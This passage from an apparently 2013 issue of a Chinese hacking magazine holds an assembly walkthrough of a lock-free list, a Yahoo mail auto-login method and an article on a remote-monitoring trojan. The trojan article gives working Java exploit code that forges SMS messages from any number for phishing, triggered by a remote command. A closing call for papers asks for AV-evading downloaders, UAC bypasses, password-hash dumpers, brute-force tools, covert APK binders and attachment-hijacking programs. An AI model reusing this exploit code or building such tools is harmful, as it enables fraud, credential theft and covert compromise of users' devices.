


图 3 要实现的单链表

该单链表的特殊之处在于，当在该链表中插入一个节点时，该节点放于队列前，即将该节点插入 head 与第一个节点之间，而从该链表弹出一个节点时，也是将 head 之后的节点弹出，可以认为这是一个后进先出的结构。在单链表中添加和移除一项的操作如图 4 和图 5 所示。




图 4 单链表中添加一项




图 5 单链表中移除一项

2）无锁单链表的实现

在 ReactOs 中，对无锁单链表实现操作的函数称为 RtlInterlockedPushEntrySList 和 RtlInterlockedPopEntrySList，分别用于向链表中添加和删除节点。为了节约篇幅，重点讲解一下添加节点函数 RtlInterlockedPushEntrySList 的实现。

RtlInterlockedPushEntrySList（head，ListEntry）

其中，参数 head 为链表头，参数 ListEntry 为待插入的节点。由于使用了 FastCall 的参数传递方式，因此，在函数内部，ecx 中存放的第一个参数 head，而 edx 中存放的是第二个参数 ListEntry。

RtlInterlockedPushEntrySList 函数的内部实现如下述代码所示。

```
push ebx
push ebp
    mov ebp,ecx；步骤①：将 Head 值赋予 ebp；
    mov ebx,edx；步骤②：将 ListEntry 的值赋予 ebx；
    mov edx,[ebp]+4；步骤③：将 ebp，即 Head 指向的 8 个字节的值赋予 eax:edx（AD 组合）等待比较，其中 eax 中存放的是下一跳的指针，edx 则是 depth/sequence；
    mov eax,[ebp]+0；
    epsh10:mov [ebx],eax；步骤④：将 Head 的下一跳 Next 指针赋予 ebx，即 ListEntry 中的 Next 成员；
    lea ecx [edx+010001H]；步骤⑤：将 ecx 赋为 depth+1/sequence+1，此时 ebx 指向 ListEntry，与 ecx 的组合做好了与 Head（ebp）中值交换的准备；
    lock cmpxchg8b qword ptr [ebp]；都准备好了，开始交换吧！
    jnz short Epsh10；没有成功，将[ebp] 赋予 edx:eax，重新开始！
pop ebp；成功了！
pop ebx
```

每一步含义我都做了注释，完成步骤⑤后，将时间静止在此刻，看图 6 所示，此时各个寄存器已经做好了最后一击的准备。如果在步骤③～⑤期间该单链表没有发生变化，则 Cmpxchg8b 指令的执行将成功完成，将 ListEntry 指向的节点成功插入。若是在步骤③～⑤

期间链表发生了变化呢？此时应注意到步骤④、步骤⑤和 Cmpxchg8b 指令被置于一个循环中，与步骤①～③并不相同，实际上这就是为了应对这种情况。试想事情并不如我们预想的顺利，当执行完步骤⑤时，若另外一个处理器 b 突然强势介入，眼看大功告成之前，在该链表中插入了一个节点，当继续由原处理器接管时，此时需要更新的寄存器为①AD 组合（eax:edx),②ebx 指针指向的内容(因为此时该内容应更新为处理器 b 新插入节点的地址)，以及③ecx 中的内容（此时的 depth 和 sequence 成员都应加 1），以上寄存器如图 6 中反显的部分所示，②③中的更新体现在步骤④⑤中，而①的更新则完全隐藏在 Cmpxchg8b 指令背后。还记得吗？当 Cmpxchg8b 指令失败时，该指令会自动将[ebp] 赋予 eax:edx，好了，一切完美了，程序运行没有问题。




图 6 cmpxchg8b 指令执行前各寄存器中的内容

小结

无锁单链表被应用在系统 PTE 等系统管理的算法中，其核心是 Cmpxchg8b 指令的使用，希望读者看过本文内容后，能清楚地理解无锁单链表的实现机制。

Yahoo!邮箱自动登录下载邮件程序

文/ 耿靓

邮箱自动登录分为两种方式，一是通过用户名与密码登录；二是通过 Cookie 登录，本文将分别介绍这两种登录方式。登录首先需要保存登录数据，在 Chrome 里，可以使用本地存储来保存这些数据。使用本地存储很简单，“localStorage["键"]=”值”” 的方式就可以进行。为了方便起见，将登录信息全部保存为 JSON 格式，使用时就会方便很多。对于 Yahoo！邮箱，像 Yahoo.cn、Yahoo.com 等很多地址，只要在某一个邮箱里登录，在其他域名下也可以打开使用，所以我们登录时必须指定在哪个邮箱下打开。本文使用的用户名与密码登录的 JSON 串格式是：

{"mailBaseURL":"登录邮箱的 URL","type":"userName","data": {"userName":"用户名@yahoo.com","passWord":"密码"}}。

此时会发现一个问题，就是用户如果已经登录了 Yahoo！邮箱，会影响对应下载邮箱的登录，必须要先将原有数据清除。方法很简单，就是直接删除 domain 为“.yahoo.com”的所有 Cookie 记录就可以了。具体方法是调用 chrome.cookies.getAll，就可以得到所有的 Cookie 信息，将所有 domain 值中包含“.yahoo.com”的数据调用 chrome.cookies.remove 来清除就可以了，这样即可得到一个干净的浏览器环境。前期准备工作完成了，下面开始进行登录操作。

登录操作就是向“https://login.yahoo.com/config/login”提交登录信息。正常登录时是通过提交表单的方式提交的登录信息，而我们使用 Ajax 提交登录信息时就必须注意一点，在 Request head 中，Content-Type 的值必须为 application/x-www-form-urlencoded，否则无法登录。提交完成后如果成功，Yahoo！会返回一段 JSON 数据，并且有“redirect”字段。登录完成后，Yahoo！回复的数据流已经为我们设置好了 Cookie，如果是通过 Cookie 登录的方式，就可以跳过前面的内容，直接将 Cookie 设置好就可以了。通过 Cookie 登录的 JSON 串格式为：

{"mailBaseURL":"http://us-mg6.mail.yahoo.com","type":"cookies","data":[{"name":"名称","value":"值","expirationDate":超时时间,"domain":"域","path":"路径","secure":false,"httpOnly":false,"storeId":"0"}……]}。

完成登录操作后，就需要获取 Yahoo！邮箱的主页面信息了，通过跳转到设置的 mailBaseURL，就可以加载邮箱数据。要加载邮箱主页面是因为需要获得一些参数，这些参数包括 wssid、windowId、urlOrigin、folders、userID 和 neoguid。获得这些参数后的其他代码与上一篇文章相同，此处就不再赘述。

（完）

Android 远程监控系统设计之伪造短信

文/图 秦妮

通过前一篇文章，大家已经基本了解了远程监控的框架，在该框架上增加功能也是比较简单的，添加的方法分为如下几步：添加权限、判断指令、指令功能实现。

本文将介绍一个 2012 年底北卡罗莱纳州立大学蒋旭宪教授领导的团队发布的 Android 系统所有版本中存在的安全漏洞，任何应用软件不需要任何权限（包括不需要读写短信的权限）都可以在系统中伪造任意号码发来的任何内容的短信或彩信，从而可能引发进一步的钓鱼攻击。Google 已经确认了这一漏洞的存在。

这个漏洞的效果就是当程序运行时，可以在本机上伪造任意号码任意内容的短信，在钓鱼和诈骗中比较常见。首先按照添加功能的方法进行代码编写，第一步是添加权限，该漏洞不需要任何权限，因此这步可省。第二步判断指令，可在源代码中添加如下代码：

```
if(message.toLowerCase().contains("duanxin")){
    createFakeSms(this.getApplicationContext(),"10086","FakeSms");
}
```

这段代码的意思是，当接收到指令“QN#duanxin”时，调用 *createFakeSms* 函数，会在本机伪造一条收到来自 10086 的短信，短信内容是“FakeSms”。这里可将要伪造的短信号码及内容换成自己需要的。

第三步，指令功能实现。这一步比较简单，因为已经有大牛写好了利用代码，我们只要稍加改动就可以拿来使用了，具体代码如下：

```
private static void createFakeSms(Context context, String sender, String
body) {
        byte[] pdu = null;
        byte[] scBytes = PhoneNumberUtils
                .networkPortionToCalledPartyBCD("0000000000");
        byte[] senderBytes = PhoneNumberUtils
                .networkPortionToCalledPartyBCD(sender);
        int lsmcs = scBytes.length;
        byte[] dateBytes = new byte[7];
        Calendar calendar = new GregorianCalendar();
        dateBytes[0] = reverseByte((byte) (calendar.get(Calendar.YEAR)));
        dateBytes[1] = reverseByte((byte) (calendar.get(Calendar.MONTH) +
1));
        dateBytes[2]                =                reverseByte((byte)
(calendar.get(Calendar.DAY_OF_MONTH)));
        dateBytes[3]                =                reverseByte((byte)
(calendar.get(Calendar.HOUR_OF_DAY)));
        dateBytes[4]                =                reverseByte((byte)
(calendar.get(Calendar.MINUTE)));
```

```
        dateBytes[5]                =                reverseByte((byte)
(calendar.get(Calendar.SECOND)));
        dateBytes[6]                =                reverseByte((byte)
((calendar.get(Calendar.ZONE_OFFSET) + calendar
                .get(Calendar.DST_OFFSET)) / (60 * 1000 * 15)));
        try {
            ByteArrayOutputStream bo = new ByteArrayOutputStream();
            bo.write(lsmcs);
            bo.write(scBytes);
            bo.write(0x04);
            bo.write((byte) sender.length());
            bo.write(senderBytes);
            bo.write(0x00);
            bo.write(0x00);
            bo.write(dateBytes);
            try {
                String              sReflectedClassName             =
"com.android.internal.telephony.GsmAlphabet";
                Class               cReflectedNFCExtras             =
Class.forName(sReflectedClassName);
                Method                  stringToGsm7BitPacked       =
cReflectedNFCExtras.getMethod(
                        "stringToGsm7BitPacked",    new        Class[]
{ String.class });
                stringToGsm7BitPacked.setAccessible(true);
                byte[]        bodybytes          =          (byte[])
stringToGsm7BitPacked.invoke(null,
                        body);
                bo.write(bodybytes);
            } catch (Exception e) {
            }
            pdu = bo.toByteArray();
        } catch (IOException e) {
        }
        Intent intent = new Intent();
        intent.setClassName("com.android.mms",
                "com.android.mms.transaction.SmsReceiverService");
        intent.setAction("android.provider.Telephony.SMS_RECEIVED");
        intent.putExtra("pdus", new Object[] { pdu });
        intent.putExtra("format", "3gpp");
        context.startService(intent);
    }
    private static byte reverseByte(byte b) {
        return (byte) ((b & 0xF0) >> 4 | (b & 0x0F) << 4);
```

```
}
```

这段代码就不详述了，可以参考http://stackoverflow.com/a/12338541进行了解。

产生漏洞的主要原因是，系统预装的短信程序中，下列服务被暴露（设置为了android:export="true"）：com.android.mms.transaction.SmsReceiverService，任何第三方软件可以通过名为 android.provider.Telephony.SMS_RECEIVED 的 action，加上自己构造的短信或彩信来调用它，触发系统的短信接收流程。在我们的利用代码中可以看到相关 action 的调用。

通过上面的代码，基本就实现了伪造短信的功能，下面进行下测试吧。

本文利用的是虚拟机测试，开启两部虚拟手机，攻击者号码是 15555215556，受害者号码是 15555215554。攻击者发送攻击指令“QN#duanxin”到受害者号码，受害者接收到指令并执行，从图 1 可以看到，受害者收到一条来自 10086 的虚假短信。




图 1

本文到这里就结束了，在后续的文章中将继续增加相关功能，希望大家喜欢。

（完）

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 7 期的选题如下：

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.DNS 协议实现远程文件管理

要求：

1）实现类似于远程控制软件的文件管理功能；

2）可以浏览文件目录、上传文件、下载文件等；

3）软件采用 DNS 协议，模式采用 C/S 模式；

4）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

3.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

4.利用 HTTP 协议库实现远程文件管理

说明：

HTTPTunnel 是一个 C++开发用于在两台机器之间进行 HTTP 隧道通讯的类库。HTTP 隧道是一种在 HTTP 协议层上进行 Socket 通讯的机制。

要求：

1）采用 HTTPTunnel 实现类似于远程控制软件的文件管理功能；

2）可以浏览文件目录、上传文件、下载文件等；

3）软件采用 HTTP 协议，模式采用 C/S 模式；

4）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

5.读取 Windows 系统用户密码的 Hash 值

要求：

1）支持 Windows XP/2003/2008/7/Vista；

2）能读取本机所有用户的 Hash 值，包括域用户的；

3）使用 VC++2008 编译工具编写；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能。

6.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

7.CMD 下向指定 GHO 文件内写入文件

要求：

1）在 CMD 下，无 GUI 界面，向指定的 GHO 文件内写入数据；

2）GHO 文件为 XP、Win7 32/64 位的备份；

3）使用环境 XP、win7 32/64；

4）修改好后，将 GHO 文件的修改时间还原为原来一样的；

5）开发环境 VC。

8.Android 下实现 APK 文件捆绑

要求：

1）编写生成器，可以选择两个 APK 文件进行捆绑；

2）生成的文件安装时可以隐蔽安装捆绑的 APK；

3）捆绑后的 APK 尽量保持图标无变化；

4）在装有 360 手机卫士的系统中可正常工作。

9.搜索已删除文件

说明：

搜索磁盘中已经删除的文件、文件夹，实现如下功能。

要求：

1）支持 FAT32 /NTFS 文件系统；

2）恢复文件名称、路径以及时间等信息；

3）尝试恢复文档类文件，比如 DOC、PDF 等（可选）；

4）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现，程序可以在命令行下运行。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们

常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.Windows7 下 Hook API

要求：

1）Ring3 下针对 lsass.exe 进程的 CryptGenKey 函数进行挂钩，跳到自己的函数中，再返回到真实函数；

2）支持 32 位和 64 位 Windows7；

3）使用 VC++2008 编译工具实现，控制台程序；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能。

12.编写下载者

说明：

编写一个下载者程序，每次开机启动后，都能从指定网站获取数据，下载并执行。

要求：

1）将该程序上传到邮箱，然后下载到机器上运行，不会有 SmartScreen 提示。

2）Windows UAC 安全设置最高，程序自身运行时无提示，能获取系统管理员权限。

3）执行其他程序也能无提示获取系统管理员权限。

4）能绕过 360 安全卫士监控，加载驱动保护自身，隐藏和保护指定的文件，隐藏连接，使用 Xuetr、PowerTool 工具无法查看到文件和连接。

5）免杀过 360 安全卫士、360 杀毒等主流杀软。

6）程序没有签名。

7）运行的系统补丁打到最新。

8）支持操作系统 Windows xp/2003ista/7/2008/8。

9）以上所有功能，能在 32 位和 64 位系统上通用稳定。

13.邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

1）支持 Gmail、hotmail、yahoo 新版旧版、163、126。

2）支持 IE 浏览器 6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

14.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：hadefence@gmail.com

编辑 QQ：675122680